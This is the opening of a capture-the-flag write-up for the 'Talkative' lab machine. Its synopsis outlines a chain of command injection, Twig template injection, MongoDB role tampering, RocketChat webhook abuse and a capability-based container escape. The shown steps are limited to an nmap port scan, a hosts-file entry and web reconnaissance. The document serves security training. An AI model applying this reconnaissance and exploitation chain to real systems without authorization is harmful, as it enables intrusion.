Talkative

25th August 2022 / Document No D22.100.195

Prepared By: dotguy

Machine Author(s): TheCyberGeek & JDgodd

Difficulty: Hard

Synopsis

Talkative is a hard Linux machine that starts off with a command injection in the `Jamovi` web application, which leads us into the `Jamovi` docker in which we find an `omv` file. Decompressing this `omv` file gives us the credentials for the `admin` user in Bolt CMS. This leads us to get a shell as user `www-data` by exploiting a Server Side Template Injection in `twig`. Further network enumeration gives us a shell as user `saul` on the host. For `root` we need to leverage port forwarding for connecting to a `MongoDB` server running in a separate container and through that we need to modify RocketChat's registered user role in order to access the admin's dashboard in the RocketChat web GUI. Further exploitation of the RocketChat's webhook functionality gives us a `root` shell in the RocketChat docker container. Since we are `root` in the docker container, we can install `libcap2` and view the system capabilities, which lead to abusing the `CAP_DAC_READ_SEARCH` capability to run the `shocker` exploit and read the root flag.

Skills required

- Linux Fundamentals
- Docker Fundamentals

Skills learned


- Network Enumeration
- Exploiting Capabilities

Enumeration

Nmap

Let's run a Nmap scan to discover any open ports on the remote host.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.155 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.11.155
```




```
nmap -p$ports -sV 10.10.11.155

Nmap scan report for 10.10.11.155
Host is up (0.27s latency).

PORT     STATE    SERVICE VERSION
22/tcp   filtered ssh
80/tcp   open     http    Apache httpd 2.4.52
3000/tcp open     ppp?
8080/tcp open     http    Tornado httpd 5.0
8081/tcp open     http    Tornado httpd 5.0
8082/tcp open     http    Tornado httpd 5.0

Service Info: Host: 172.17.0.12
```

The `Nmap` scan shows that `port 22`, which is the default for SSH, is filtered and the box is running HTTP service on ports `80, 8080, 8081, 8082`. Port `3000` is also open, however, `Nmap` is unable to identify the service running on it.

HTTP


Upon browsing to `port 80`, we are redirected to the domain `talkative.htb`.



Let's add an entry for `talkative.htb` in our `/etc/hosts` file with the corresponding IP address to be able to access this domain in our browser.

```
echo "10.10.11.155  talkative.htb" | sudo tee -a /etc/hosts
```


Now, let us visit `talkative.htb` in the browser.




Introduction

Talkative started off as a standalone chat platform for individuals and groups, providing them with all the features including the ability to make calls too.


This appears to be the homepage of a chatting application called "Talkative". If we scroll down a bit, we can see a list of some people who work at the Talkative company. We might be able to use this information later in order to guess usernames.



The page also holds an interesting "Read More" button below each person's profile, which reveals their email address. Their email addresses belong to the `talkative.htb` domain.




Scrolling further down on the website, we see a form in the "Feedback" section. Upon, filling up the details and submitting the form there's an error prompt regarding the installation of `bolt/forms`.




A Google search with the keywords `bolt forms` reveals that the website is using Bolt CMS, which is a PHP-based Content Management System.

Alternatively, we can use the Wappalyzer browser extension for identifying the technology stack of the website, which also reveals that Bolt CMS is being used on the website.




We can check the official documentation of Bolt CMS to identify that its login page is located at `/bolt/login`.

